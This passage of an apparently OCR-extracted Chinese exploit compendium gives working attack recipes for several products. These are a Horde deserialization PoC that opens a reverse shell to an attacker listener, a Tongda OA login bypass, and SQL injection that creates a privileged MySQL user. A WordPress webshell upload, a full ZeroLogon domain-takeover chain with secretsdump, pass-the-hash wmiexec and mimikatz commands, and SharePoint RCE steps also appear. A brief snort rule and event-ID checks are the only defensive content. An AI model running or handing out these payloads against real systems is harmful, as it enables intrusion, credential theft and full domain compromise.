        print("(+) eg: %s 172.16.175.148 /horde/ hordeuser:pass123 172.16.175.1:1337" % sys.argv[0])
        sys.exit(0)
    target = sys.argv[1]
    path   = fix_path(sys.argv[2])
```

```
    user   = sys.argv[3].split(":")[0]
    pswd   = sys.argv[3].split(":")[1]
    host   = sys.argv[4].split(":")[0]
    port   = int(sys.argv[4].split(":")[1])
    print("(+) targeting http://%s%s" % (target, path))
    session = get_session(target, path, user, pswd)
    print("(+) obtained session %s" % session)
    set_pref(target, path, session, 'sortpref', get_pop())
    print("(+) inserted our php object")
    print("(+) triggering deserialization...")
    trigger_deserialization(target, path, session, host, port)
    set_pref(target, path, session, 'sortpref', get_patch())
    print("(+) repaired the target!")

if __name__ == "__main__":
    main()
```

saturn:~$./poc.py 172.16.175.148/horde/ hordeuser:pass123 172.16.175.145

(+) targeting http://172.16.175.145/horde/

(+) obtained session iefankvohbl8og0mtaadm3efb6

(+) inserted our php object

(+) triggering deserialization...

(+) starting handler on port 1337

(+) connection from 172.16.175.145

(+) pop thy shell!

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

pwd

/var/www/horde/services


二十六、通达OA任意用户登录

1、首先访问 /ispirit/login_code.php 获取 codeuid。

2、访问 /general/login_code_scan.php 提交 post 参数：

uid=1&codeuid={9E908086-342B-2A87-B0E9-E573E226302A}

然后构造数据包请求/logincheck_code.php 得到 cookie



3、最后访问 /ispirit/login_code_check.php?codeuid=xxx

这样 $_SESSION 里就有了登录的信息了。

二十七、通达OA v11.7 后台SQL注入

利用条件:需要登录权限,文章作者给出了利用链注入加mysql权限,又是写木马的。

/general/hr/manage/query/delete_cascade.php?condition_cascade=

select%20if((substr(user(),1,1)=%27r%27),1,power(9999,99))

1、添加一个mysql用户

grant all privileges ON mysql.* TO 'ateam666'@'%' IDENTIFIED BY 'abcABC@123' WITH GRANT OPTION

2、给创建的ateam666账户添加mysql权限。

```
UPDATE `mysql`.`user` SET `Password` = '*DE0742FA79F6754E99FDB9C8D2911226A5A9051D', `Select_priv` = 'Y', `Insert_priv` = 'Y', `Up
```

3、刷新数据库就可以登录到数据库啦。

/general/hr/manage/query/delete_cascade.php?condition_cascade=flush privileges;

4、通达OA配置mysql默认是不开启外网访问的所以需要修改mysql授权登录。

/general/hr/manage/query/delete_cascade.php?condition_cascade=


grant all privileges ON mysql.* TO 'ateam666'@'%' IDENTIFIED BY 'abcABC@123' WITH GRANT OPTION

5、接下来就是考验mysql提权功底的时候啦 233...

来源:https://mp.weixin.qq.com/s/8rvIT1y_odN2obJ1yAvLbw

二十八、Wordpress File-manager插件任意文件上传

相信大家对Wordpress并不陌生;File-manager插件也是相当火爆前段时间爆出任意文件上传漏洞。




成功上传后文件访问路径

/wordpress/wp-content/plugins/wp-file-manager/lib/files/shell.php

参考:https://www.anquanke.com/post/id/216990


二十九、Pligg CMS远程代码执行[CVE-2020-25287]

漏洞非常鸡肋需要登录后台、受影响Pligg2.0.3版本。



1、模版编辑器功能可以编辑任意文件内容,在文件中加入恶意代码导致代码执行。

参考：https://github.com/jenaye/pligg



三十、ZeroLogon接管域控权限漏洞[CVE-2020-1472]

1. 组件概述

Netlogon远程协议是一个远程过程调用（RPC）接口，用于基于域的网络上的用户和计算机身份验证。Netlogon远程协议RPC接口还用于为备份域控制器（BDC）复制数据库。

Netlogon远程协议用于维护从域成员到域控制器（DC），域的DC之间以及跨域的DC之间的域关系。此RPC接口用于发现和管理这些关系。

2. 漏洞介绍

该漏洞主要是由于在使用Netlogon安全通道与域控进行连接时，由于认证协议加密部分的缺陷，导致攻击者可以将域控管理员用户的密码置为空，从而进一步实现密码hash获取并最终获得管理员权限。成功的利用可以实现以管理员权限登录域控设备，并进一步控制整个域。

3. 漏洞影响

• Microsoft Windows Server 2008 R2 SP1

• Microsoft Windows Server 2012
• Microsoft Windows Server 2012 R2
• Microsoft Windows Server 2016
• Microsoft Windows Server 2019
• Microsoft Windows Server version 2004 (Server Core Installation)
• Microsoft Windows Server version 1903 (Server Core Installation)

• Microsoft Windows Server version 1909 (Server Core Installation)

4. 解决方案

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472

5.漏洞复现

攻击主机：kali

受害者主机名：owa.rootkit.org(window2008)

1.使用Impacket库验证Zerologon（CVE-2020-1472）Python脚本（https://github.com/SecuraBV/CVE-2020-1472）

将尝试执行Netlogon身份验证绕过。成功执行完后时，脚本将立即终止，并且不执行任何Netlogon操作

需要Python 3.7以上版本以及pip

pip install -r requirements.txt

前提条件需要用到Impacket库

https://github.com/SecureAuthCorp/impacket

python3 setup.py install //安装impacket

运行脚本:

执行的脚本目标名称可以是主DC或辅助DC。给定EXAMPLE-DC的主机名以及DC的IP：

./zerologon_tester.py EXAMPLE-DC DC的IP

./zerologon_tester.py OWA 192.168.1.104

如果存在漏洞，会返回信息：Success! DC can be fully compromised by a Zerologon attack

2.使用cve-2020-1472-exploit.py进行攻击（测试域控制器是否容易受到Zerologon攻击。当受到攻击时，将DC帐户密码重置为空字符串）

前提条件需要用到Impacket库：

https://github.com/SecureAuthCorp/impacket

git clone https://github.com/SecureAuthCorp/impacket.git

python3 setup.py install //安装impacket

执行脚本

https://github.com/dirkjanm/CVE-2020-1472

python3 cve-2020-1472-exploit.py owa 192.168.1.104

如果利用漏洞成功，则会提示：vulnerable, changing account password to empty string

3、使用impacket的secretsdump.py远程导出域控制上的hash

python3 secretsdump.py rootkit.org/owa\$@192.168.1.104 -no-pass

4、利用获取到的管理员hash,通过impacket的wmiexec.py来远程操作域控服务器,获取域控的终端命令窗口

python3 wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:13cf6cfe1f2fc41cd286c7c8caec978b rootkit.org/administrator@192.168.1.104

5、获取管理员hash，远程连接导出sam数据库中的原来的计算机hash

reg save HKLM\SYSTEM system.save

reg save HKLM\SAM sam.save

reg save HKLM\security security.save

get system.save

get sam.save

get security.save

python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL

del /f system.save

del /f sam.save

del /f security.save

注意：这里会获得一个账号名为：$MACHINE:ACC账号的hash值，注意hash的后半

6、恢复计算机的hash

下载脚本 https://github.com/risksense/zerologon

python3 reinstall_original_pw.py owa 192.168.1.104 ad611ebf4fd2de9448a33ba693b212f4 //注意hash的部分，只有后半部分

如果还原密码成功则会显示：Success! DC machine account should be restored to it\'s original value. You might want to secretsdump again to check

7、恢复计算机的hash

使用impacket的脚本来登录域控来验证hash

python3 secretsdump.py rootkit.org/administrator:Password1@192.168.1.104 -just-dc-user owa\$

使用7步骤的脚本回复hash前

python3 reinstall_original_pw.py owa 192.168.1.104 ad611ebf4fd2de9448a33ba693b212f4 //注意hash的部分，只有后半部分

python restorepassword.py rootkit.org/administrator@192.168.1.104 -target-ip 192.168.1.104 -hexpass aad3b435b51404eeaad3b435b51404ee:13cf6cfe1f2fc41cd286c7c8caec978b

通过mimikatz中CVE-2020-1472功能攻击ActiveDirectory的三步骤：

lsadump::dcsync /domain:LAB.LOCAL /dc:dc.lab.local /user:krbtg t /authuser:dc$ /authdomain:LAB /authpassword:"" /authntlm

lsadump::zerologon /target:dc.lab.local /account:dc$

lsadump::zerologon /target:dc.lab.local /account:dc$ /exploit

lsadump::dcsync


lsadump::postzerologon /target:dc.lab.local /account:dc$ #恢复密码

snort检测规则：

```
alert tcp any any -> any ![139,445] (msg:"Possible Mimikatz Zerologon Attempt"; flow:established,to_server; content:"|00|"; offse
```

Windows事件管理器自查：

在未打补丁的域控，重点查看windows事件管理器中，eventid为4742或者4624，5805



在Windows 8月更新中，新增事件ID 5829，5827，5828，5830，5831。蓝队可以重点关注这几个事件ID以方便自查

1. 当在初始部署阶段允许存在突破的Netlogon安全通道连接时，将生成事件ID 5829。
2. 管理员可以监控事件ID 5827和5828，这些事件ID在存在漏洞的Netlogon连接被拒绝时触发
3. 5830，5831如果“域控制器：允许易受攻击的Netlogon安全通道连接”组策略允许连接。

mimikatz通过zerologon攻击成功后，将会留下事件id为4648。

参考文献：

https://mp.weixin.qq.com/s/xq6gwgomkE0ru3lR3EmDaw


三十一、ThinkAdminV6 任意文件操作

Update.php 三个函数未校验访问权限

1、目录遍历注意POST数据包rules参数值需要URL编码

POST /admin.html?s=admin/api.Update/node

rules=%5B%22.%2F%22%5D




2、文件读取,后面那一串是UTF8字符串加密后的结果。计算方式在Update.php中的加密函数。
/admin.html?s=admin/api.Update/get/encode/
34392q302x2r1b37382p382x2r1b1a1a1b1a1a1b2r33322u2x2v1b2s2p382p2q2p372t0y342w34


三十二、CVE-2020-1181：SharePoint远程代码执行

）在演示场景中，我们使用的版本为替代配置的Microsoft SharePoint 2019 Server，安装在Windows Server 2019 Datacenter系统上。服务器主机称为`sp2019.contoso.lab`，已加入`contoso.lab`域中，域控制器为一台独立的虚拟机。目标主机已安装终止2020年2月份的所有补丁，因此对应的版本号为`16.0.10355.20000`。

攻击系统中只需要使用支持的Web浏览器即可。如下图所示，我们使用的浏览器为Mozilla Firefox 69.0.3。我们将使用与前文类似的`WikiContentWebpart`，将其命名为`WikiContentRCE.xml`。


1.首先我们访问SharePoint Server，以普通用户（`user2`）通过身份认证：






2.接下来创建站点，使该用户变成该站点所有者（所有者），具有所有权限。（前提条件普通用户具有创建站点的权限）


点击顶部面板的“ SharePoint”区域：




然后点击“ **+*创建网站*** ”链接：




选择“ ***Team Site*** ”。现在我们需要为新站点设置名称，这里我们设置为**testsiteofuser2**。




点击“ ***完成*** ”，成功创建新站点：




现在点击“ ***Pages*** ”链接：




我们需要切换到“ **Classic View** ”，单击左下角的“ **Return to classic SharePoint** ”链接即可：




点击“ **+ *New*** ”，为新页面设置一个名称。这里我们设置为**newpage1**：




点击“ ***创建*** ”按钮确认。




现在我们需要在“ ***INSERT*** ”标签页中选择“ ***Web Part*** ”：




在上方窗口中，选择左下角的“ **Upload Web Part** ”链接，上传我们构造的`WikiContentRCE.xml`文件：




点击***上传***。我们可能会看到一个警告弹窗：“确认离开页面？您输入的数据可能不会被保存”。此时点击“ ***离开页面*** ”按钮即可，返回主编辑视图：



我们需要再次在***INSERT***标签页中选择***Web部件***小部件，其中将出现我们引入的Web部件：

